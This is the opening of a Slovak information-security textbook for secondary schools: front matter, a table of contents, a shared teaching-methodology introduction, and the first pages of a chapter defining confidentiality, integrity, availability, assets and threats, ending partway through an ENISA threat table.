

INFORMAČNÁ BEZPEČNOSŤ

KOLEKTÍV AUTOROV



EURÓPSKA ÚNIA

Európsky sociálny fond
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE



MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
v rámci Operačného programu Ľudské zdroje*

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

Informačná bezpečnosť

Spracované v rámci národného projektu IT Akadémia – vzdelávanie pre 21. storočie

Bratislava 2020

Informačná bezpečnosť

Spracované s finančnou podporou národného projektu IT Akadémia – vzdelávanie pre 21. storočie

Autori: JUDr. RNDr. Pavol Sokol, PhD., RNDr. Mária Spišáková, PhD., Ing. Tatiana Varadyová, PhD.

Recenzenti: doc. RNDr. PaedDr. Ladislav Huraj, PhD., doc. RNDr. Gabriela Lovászová, PhD., RNDr. Ján Mazák, PhD.

Neprešlo jazykovou úpravou.

Vydavateľ: Centrum vedecko-technických informácií SR, Bratislava

Rok vydania: 2020

Vydanie : 1. vydanie

ISBN: ISBN 978-80-89965-65-6

EAN 9788089965656

Bratislava 2020

Obsah podlieha licencií Creative Commons BY 4.0

Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu v rámci Operačného programu Ľudské zdroje.

OBSAH

Úvod k metodikám	5
1. Úvod do informačnej bezpečnosti	13
2. Základy kryptológie.....	38
3. Základy počítačových sietí	74
4. Bezpečnosť počítačovej siete - virtuálne prostredie pre gnu/linux	95
5. Bezpečnosť počítačovej siete - káblové pripojenie.....	136
6. Bezpečnosť počítačovej siete – bezdrôtové pripojenie	157
7. Bezpečnosť počítačovej siete – mobilné pripojenie	180
8. Bezpečnosť operačného systému – používateľské kontá	200
9. Bezpečnosť operačného systému – operačný systém	229
10. Bezpečnosť operačného systému – škodlivý softvér (malvér).....	259
11. Bezpečnosť Operačného systému – ochranný softvér	285
12. Bezpečnosť operačného systému – súbory	303
13. Bezpečnosť aplikácií – práca s dokumentami	327
14. Bezpečnosť aplikácií – Práca s prehliadačom webu.....	354
15. Bezpečnosť aplikácií - elektronická komunikácia so štátom	393
16. Bezpečnosť údajov a používateľa - zálohovanie, obnova a likvidácia údajov	409
17. Bezpečnosť údajov a používateľa - súkromie, osobné údaje	434
18. Sociálne inžinierstvo	463
19. Kybernetická kriminalita	485



INFORMAČNÁ BEZPEČNOST

(ÚVOD K METODIKÁM)

TATIANA VARADYOVÁ

OBSAH

Úvod k metodikám	7
Bibliografia.....	12

ÚVOD K METODIKÁM

V nasledujúcich riadkoch je niekoľko informácií k metodikám, ktoré sa nachádzajú v kapitolách:

- 01 – Úvod do informačnej bezpečnosti
- 02 – Základy kryptológie
- 04 – Bezpečnosť počítačovej siete – Virtuálne prostredie pre GNU-Linux
- 10 – Bezpečnosť operačného systému – škodlivé programy
- 15 – Bezpečnosť aplikácií – elektronická komunikácia so štátom
- 16 – Bezpečnosť údajov a používateľa – zálohovanie, obnova a likvidácia údajov
- 17 – Súkromie osobné údaje
- 18 – Sociálne inžinierstvo
- 19 – Kybernetická kriminalita

V záujme toho, aby sme sa vyhli opakovaniu rovnakých informácií v navrhovaných metodikách k uvedeným kapitolám, formulujeme ich v tomto spoločnom úvode. Sú rovnako platné pre každú z vyššie vymenovaných kapitol.

Špecifické časti, ktoré je potrebné navyše zohľadniť iba v konkrétnej niektorej zo spomínaných metodík, sú doplnené priamo v príslušnej kapitole.

Spoločné ustanovenia pre vyučovacie hodiny tematických celkov

Vyučovacie metódy, sociálne formy, didaktické zásady. Na dosiahnutie špecifických cieľov je možné využiť viaceré vyučovacie metódy (ďalej tiež VM) v kombinácii so sociálnymi formami (SF). V každej fáze vyučovacej hodiny (VH) si učiteľ volí primeranú vyučovaciu metódu a tiež sociálnu formu. V ďalšom postupe uvádzame návrh možných VM pre konkrétnu fázu VH; učiteľ ju môže akceptovať, prispôbiť si, alebo zvoliť si inú. Rovnako to platí aj pre SF. V ďalšom postupe uvádzame odporúčaný návrh pri spomínaných metodikách.

Učiteľ uplatňuje vo vyučovacom procese primerané didaktické zásady (DZ). V súvislosti s predmetnou tematikou tohto vyučovacieho predmetu (VP) si dovoľujeme upriamiť pozornosť na didaktickú zásadu primeranosti. Vzhľadom na náročnosť obsahu a rozsiahlosť tematiky, ktorou sa tento VP zaoberá, môže byť tendencia odkloniť sa od tejto DZ.

Diagnostika dosiahnutých cieľov VH. Preformulovaním kognitívnych špecifických cieľov získa učiteľ otázky, ktoré je možné rozšíriť o ďalšie variácie. Z nich môže náhodne vybrať, napr. vysvietiť cez dataprojektor alebo vylosovať vo forme kartičky otázky, na ktoré žiaci odpovedajú. (Na tento účel je možné využiť aj niektorý z voľne prístupných softvérov na hlasovanie, napr. Kahoot [1], príp. Mentimeter [2]). Príklad otázok pre spätnú väzbu spolu so správnymi odpoveďami je uvedený vždy v časti „Diagnostika“. Aby sme učiteľom pomohli urýchliť a sprehľadniť si proces prípravy na vyučovanie, v ďalších častiach metodiky (hlavne v „zhrnutí“

ale môže to byť aj na inom mieste) formulujeme podstatu správnych odpovedí. Na ich vyjadrenie je v texte použitá kurzíva.

Spôsob vytvárania poznámok. Aj v prípade, že to pri konkrétnej VH nie je explicitne uvedené, žiaci by mali mať ku každej téme primerané poznámky vo svojom zošite. Odporúčame preferovať ich tvorbu do zošitov písaním rukou (namiesto písania textu v elektronickej podobe do súboru; v prípade elektronicky tvorených poznámok je nutné trvať na formátovaní textu do podoby rozsiahleho dokumentu so všetkými jeho náležitosťami a pravidelne kontrolovať stav vytvorených poznámok v súlade s rozvojom kompetencie „prezentovať výsledky“).

Ak sa na vytváranie poznámok alebo ich častí učiteľ rozhodne využívať aplikáciu/aplikácie, je potrebné brať do úvahy základné skutočnosti:

- aplikácie musia byť vhodne a primerane zvolené pre príslušný druh spracovávaných informácií;
- musia byť dodržané licenčné podmienky pre používanie zvolených aplikácií na účely vzdelávania;
- je vhodné preferovať voľne šíriteľné aplikácie, aby si ich žiaci mohli nainštalovať aj na domáce počítače;
- je nevyhnutné sledovať aj efektivitu používania zvolených aplikácií žiakmi, aj keď to nie je priamy špecifický cieľ VJ z hľadiska problematiky informačnej bezpečnosti a tiež rešpektovať medzipredmetové vzťahy;
- je nevyhnutné uvažovať pri plánovaní VJ s časovými možnosťami či nárokmi, ktoré používanie aplikácie prináša.

Organizácia VH. Úvodná administrácia je súčasťou každej vyučovacej hodiny. Odhaduje sa čas jej trvania približne 2 min. Niektoré témy sú rozsahom širšie a sú náplňou viacerých VH za sebou. V prípade, že tie nenasledujú bezprostredne za sebou ako napr. dvojhodinovky, ale sú v rozmedzí dní, je potrebné dôsledne zaradzovať fázu opakovania/aktualizácie prebraného učiva minimálne z predchádzajúcej VH spravidla pred fázu motivácie. Na tento účel je možné využiť príslušný návrh otázok (z časti „Diagnostika“ príp. „Zhrnutie“).

Vstupné požiadavky na žiaka

Pri každej vyučovacej jednotke sú predpokladané isté vedomosti a zručnosti žiakov. V prevažnej väčšine tém sú rovnaké a sú požadované štandardne. Uvádzame ich v nasledujúcom zozname:

- pracovať s operačným systémom MS Windows na štandardnej používateľskej úrovni (verzia operačného systému (OS) sa predpokladá primeraná aktuálne používanej v praxi);
- efektívne pracovať so súbormi a priečinkami počítača;
- nástroj Správca úloh v OS - poznať jeho úlohu a vedieť ho odštartovať;
- identifikovať, či je počítač pripojený do počítačovej siete;
- poznať a aktívne používať pojmy: internet, IP adresa, www;

- pracovať s webovým prehliadačom;
- efektívne hľadať informácie na internete.

V kapitolách, kde sa vyžadujú ďalšie vstupné požiadavky navyše oproti štandardu, sú tieto uvedené priamo tam.

Materiálne prostriedky výučby

Pri každej vyučovacej jednotke je nevyhnutné disponovať materiálnymi prostriedkami výučby (MPV) v zmysle učebných pomôcok a didaktickej techniky. V súvislosti s aktuálnym stavom vývoja prostriedkov a používaním informačno-komunikačných technológií (IKT) sa do tejto kategórie pre tento účel zaradzujú aj také učebné pomôcky alebo ich súčasti, ktoré nie sú priamo materiálneho charakteru (napr. počítačové programy, dáta a pod.).

Z povahy VP vyplýva, že pre zabezpečenie výučby je potrebné mať k dispozícii ako štandard - nižšie uvedené počítače. V kapitolách, kde sú potrebné ďalšie MPV navyše, sú tieto uvedené priamo tam.

Štandard pozostáva zo zariadení:

- počítač pre učiteľa pripojený na internet s webovým prehliadačom, s výstupom cez dataprojektor;
- počítače pre žiakov pripojené na internet s webovým prehliadačom; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci.

Odporúčané vyučovacie metódy

Navrhované VM sú spoločne uvedené v nasledujúcom zozname. V jednotlivých VJ sú ďalej primerane konkretizované podľa navrhovaných metodík.

Učiteľom ponúkame do pozornosti VM [3]:

- interaktívna demonštrácia;
- metóda riešenia problémov;
- brainstorming;
- pojmová mapa;
- analýza;
- syntéza;
- prípadová štúdia;
- diskusia;
- kooperácia v skupine;
- samostatná práca žiakov;
- práca so zdrojom informácií;
- pozorovanie;
- metóda riešenia úloh – stratégia NAD (následky a dôsledky);
- stratégia učenia a myslenia EUR (evokácia – uvedomenie – reflexia).

Žiakom rozvíjané spôsobilosti

Na základe kompetencií, ktoré sú uvádzané v profile absolventa [4], je možné sumarizovať tie, ktoré sa v tomto VP rozvíjajú prioritne. Sú spoločne uvedené v nasledujúcom zozname. V jednotlivých VJ sú rozvíjané podľa príslušnej témy.

Súhrnný zoznam rozvíjaných kompetencií:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- stanovovať priority;
- diskutovať;
- spolupracovať;
- prezentovať výsledky.

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém [5].

Z charakteru VP vyplývajú prevažne:

- **mediálna výchova** [6]
 - rozvíjať praktickú schopnosť, obhájiť svoj názor, argumentovať, diskutovať, verejne vystupovať;
- **osobnostný a sociálny rozvoj** [7]
 - rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;
- **tvorba projektu a prezentačné zručnosti** [8]
 - získať rôzne typy informácií, zhromažďovať, triediť a selektovať ich,
 - na základe získaných informácií formulovať jednoduché závery.

Medzipredmetové vzťahy

Dôležitou náležitosťou je budovanie a prehĺbovanie medzipredmetových vzťahov. Tie napomáhajú utriedeniu získaných vedomostí a zručností vo vyučovacom procese a umožňujú výchovu a vzdelanie jedinca s komplexným nazeraním na aplikáciu teórie do praxe.


Pre VP „informačná bezpečnosť“ je potrebné uplatňovať medzipredmetové vzťahy [9] prevažne ku vyučovacím predmetom:

- vzdelávacia oblasť „Matematika a práca s informáciami“ - VP informatika,
- vzdelávacia oblasť „Človek a spoločnosť“ – VP občianska náuka,
- vzdelávacia oblasť „Človek a hodnoty“ – VP etická výchova/náboženská výchova.

V niektorých témach je možné a vhodné zakomponovať aj problematiku **finančnej gramotnosti**.

BIBLIOGRAFIA

- [1] Kahoot! [online]. [cit. 2018-12-20]. Dostupné z: <https://kahoot.com>
- [2] Mentimeter [online]. [cit. 2018-12-20]. Dostupné z: <https://www.mentimeter.com/>
- [3] TUREK, Ivan. Didaktika. 2008. ISBN 978-80-8078-198-9.
- [4] ŠPÚ [online]. [cit. 2017-05-29]. Dostupné z: <http://www.statpedu.sk/sk/svp/statny-vzdelavaci-program/statny-vzdelavaci-program-gymnazia/profil-absolventa/>
- [5] ŠPÚ [online]. [cit. 2018-08-05]. Dostupné z: <http://www.statpedu.sk/sk/svp/statny-vzdelavaci-program/statny-vzdelavaci-program-gymnazia/prierezove-temy/>
- [6] Mediálna výchova – ISCED 3 [online]. [cit. 2018-08-05]. Dostupné z: <http://www.statpedu.sk/files/articles/dokumenty/statny-vzdelavaci-program/medialna-vychova-isced-3.pdf>
- [7] Prierezová téma OSOBNOSTNÝ A SOCIÁLNY ROZVOJ [online]. [cit. 2018-08-05]. Dostupné z: http://www.statpedu.sk/files/articles/dokumenty/statny-vzdelavaci-program/pt-sobnostny-a-socialny-rozvoj_2012.pdf
- [8] ŠPÚ [online]. [cit. 2018-08-05]. Dostupné z: <http://www.statpedu.sk/sk/svp/statny-vzdelavaci-program/statny-vzdelavaci-program-gymnazia/prierezove-temy/tvorba-projektu-prezentacne-zrucnosti/>
- [9] ŠTÁTNY VZDELÁVACÍ PROGRAM PRE GYMNÁZIÁ [online]. [cit. 2017-05-29]. Dostupné z: http://www.statpedu.sk/files/articles/dokumenty/inovovany-statny-vzdelavaci-program/statny_vzdel_program_pre_gymnazia.pdf



INFORMAČNÁ BEZPEČNOSŤ (1. KAPITOLA)

PAVOL SOKOL, TATIANA VARADYOVÁ

OBSAH

1	Úvod do informačnej bezpečnosti.....	15
1.1	Úvod do informačnej bezpečnosti (študijný text)	16
1.1.1	Ciele informačnej bezpečnosti.....	17
1.1.2	Základné pojmy informačnej bezpečnosti	18
1.1.3	Informačná bezpečnosť už dávno nie je sci-fi žáner	21
1.1.4	Významné bezpečnostné incidenty	22
1.1.5	Príklad informačnej bezpečnosti „O troch malých prasiatkach“	23
1.2	Úvod do informačnej bezpečnosti – základné pojmy (metodika)	26
1.3	Úvod do informačnej bezpečnosti – pojmy a procesy (metodika)	31
	Bibliografia.....	36

1 ÚVOD DO INFORMAČNEJ BEZPEČNOSTI

autor textového materiálu: JUDr. RNDr. Pavol Sokol, PhD.

autor metodiky: Ing. Tatiana Varadyová, PhD.

čas: 2 vyučovacie hodiny (VH)

Spoločné ustanovenia pre vyučovacie hodiny celku

Spoločné ustanovenia navrhovanej metodiky vyučovacích hodín sú uvedené v Úvode k metodikám.

Materiálne prostriedky výučby (okrem MPV z Úvodu k metodikám)

Pri tvorbe pojmovej mapy je možné využiť niektorú z voľne šíriteľných aplikácií. Je potrebné ale zvážiť časové hľadisko. Žiaci by si mali vytvorenú mapu vytlačiť a primerane umiestniť do zošita tak, aby ju mali k dispozícii pri opakovaní.

1.1 Úvod do informačnej bezpečnosti (študijný text)

Súčasnú spoločnosť možno nazvať digitálnou, keďže sa vyznačuje používaním informačno-komunikačných prostriedkov vo všetkých oblastiach každodenného života. Používanie moderných technológií so sebou prináša nesporné výhody. Tieto výhody sa v dennodennom živote prejavujú automatizovaním činností v priemysle (napr. využívanie umelej inteligencie vo výrobe) alebo v domácnostiach (napr. inteligentné práčky, chladničky), zvyšovaní dostupnosti informácií a znižovaní času potrebného k vykonaniu určitých činností.

Moderné technológie so sebou však prinášajú aj negatívne dôsledky. Jednou z výrazných negatívnych stránok je väčší zásah do základných ľudských práv a slobôd fyzických osôb. V tomto smere ide o zásah do práva na súkromie, tajomstva prepravovaných správ, ochranu osobných údajov, resp. vlastníckeho práva, vrátane práv k duševným výtvorom. Tieto zásahy sa prejavujú najmä vo výskyte bezpečnostných incidentov (Obrázok 1.1), ktoré si priblížime v nasledujúcom texte.



Obrázok 1-1.1

Mediálne správy o výskyte bezpečnostných incidentov.

Dôležitou súčasťou digitálnej spoločnosti sú údaje a informácie. **Údaje (dátá)** môžeme definovať ako fakty alebo skupiny faktov, ktoré sú zaznamenané, ale nie sú spracované. Napr. údajom je denné množstvo zrážok alebo denná teplota počas jedného mesiaca. Na druhej strane, **informáciu** môžeme definovať ako údaje, ktoré sú spracované, a dostali zmysel prostredníctvom nejakého relačného spojenia (vzťahu). Príkladom je napríklad informácia, či konkrétny deň v rámci mesiaca bol teplý alebo studený, či v daný deň pršalo a pod. Informácia o tom, či išlo o teplý alebo studený deň, sa získala z nazbieraných údajov. Aplikácie, služby, technológie, ktoré manipulujú s informáciami, nazývame **informačný systém** [1].


Ochrana akýchkoľvek objektov pred útokmi je neustály proces. Tento proces ochrany nazývame **bezpečnosť (security)** [2]. **Informačnú bezpečnosť** môžeme definovať ako *procesy a metodiky, ktoré sú navrhnuté a implementované na ochranu tlačenej, elektronickej alebo akejkoľvek inej formy*

dôverných, súkromných a citlivých informácií alebo údajov pred neoprávneným prístupom, použitím, zneužitím, zverejnením, zničením, modifikáciou alebo narušením [3].

1.1.1 Ciele informačnej bezpečnosti

Cieľom informačnej bezpečnosti je zabezpečenie nasledujúcich vlastností informácií a systémov, v ktorých sú tieto informácie uložené a spracúvané (Obrázok 1.2) [4]:

- *dôvernosť (confidentiality),*
- *integrita (integrity) a*
- *dostupnosť (availability).*



Prvý cieľ informačnej bezpečnosti predstavuje **dôvernosť (confidentiality)**. Podstatou tohto cieľa je, aby dôverné informácie neboli zverené neoprávneným používateľom [1]. Ak by sa neoprávnený používateľ dostal k dôverným informáciám, nesmie mať možnosť zistiť ich obsah. Príkladom na dôvernosť je zabezpečenie, aby známky žiaka neboli sprístupnené iným, ako oprávneným osobám (napr. učiteľia, rodičia).

Druhým cieľom informačnej bezpečnosti je **integrita (integrity)**. Podstatou tohto cieľa je dosiahnutie, aby informácie boli kompletne, konzistentné a nemodifikované [5]. Ak dôjde k neoprávnenej modifikácii informácií, oprávnený používateľ musí mať možnosť zistiť túto skutočnosť. Príkladom je zabezpečenie hodnotení žiaka tak, aby nikto, okrem učiteľa, ktorý má právo hodnotenie udeľovať, ich nemohol modifikovať.

Tretí cieľ informačnej bezpečnosti predstavuje **dostupnosť (availability)**. Pri tomto ciele má oprávnený subjekt zabezpečený prístup k informáciám v okamihu ich potreby. To znamená, že informácie budú prístupné v správny čas, na správnom mieste, oprávnenému používateľovi, a existujú prekážky, ktoré znemožňujú prístup neoprávneným subjektom [1]. Príkladom môže byť zabezpečenie prístupu k známkam žiaka vtedy, keď je potrebné uzavrieť školský rok.

1.1.2 Základné pojmy informačnej bezpečnosti

Existuje niekoľko pojmov, ktorých znalosť je nevyhnutná pre správne pochopenie vzťahov v rámci informačnej bezpečnosti. Všetko, čo má pre nás nejakú hodnotu, a teda vyžaduje ochranu označujeme ako **aktívum** [6]. Príkladom aktíva je počítač, osobné údaje, dôležité interné dokumenty, zamestnanci a pod. Cieľom informačnej bezpečnosti je zabezpečiť aktíva informačných systémov, spoločností a pod.

Potenciálne narušenie bezpečnosti predstavuje **hrozba (threat)**. Hrozbu môžeme definovať ako čokoľvek, čo je schopné pôsobiť proti aktívu takým spôsobom, že ho môže poškodiť [4]. Príkladom hrozby je požiar, škodlivý kód, únik údajov, zničenie dokumentácie, phishing, spam a pod. Agentúra pre bezpečnosť sietí a informácií Európskej únie (ENISA) každý rok vydáva štúdiu mapujúcu aktuálny stav informačnej bezpečnosti v rámci EÚ [7]. Táto štúdia obsahuje najčastejšie vyskytujúce sa hrozby za rok 2016 a 2017, ktoré sú zobrazené v Tabuľke 1.1. Stĺpec prognóza znamená, či vážnosť hrozby bude stúpajúca, klesajúca alebo sa nebude meniť.

Top hrozby 2016	Top Hrozby 2017	Prognóza
Malvér	Malvér	⇒
Webovo založené útoky	Webovo založené útoky	⇒
Útoky na webové aplikácie	Útoky na webové aplikácie	⇒
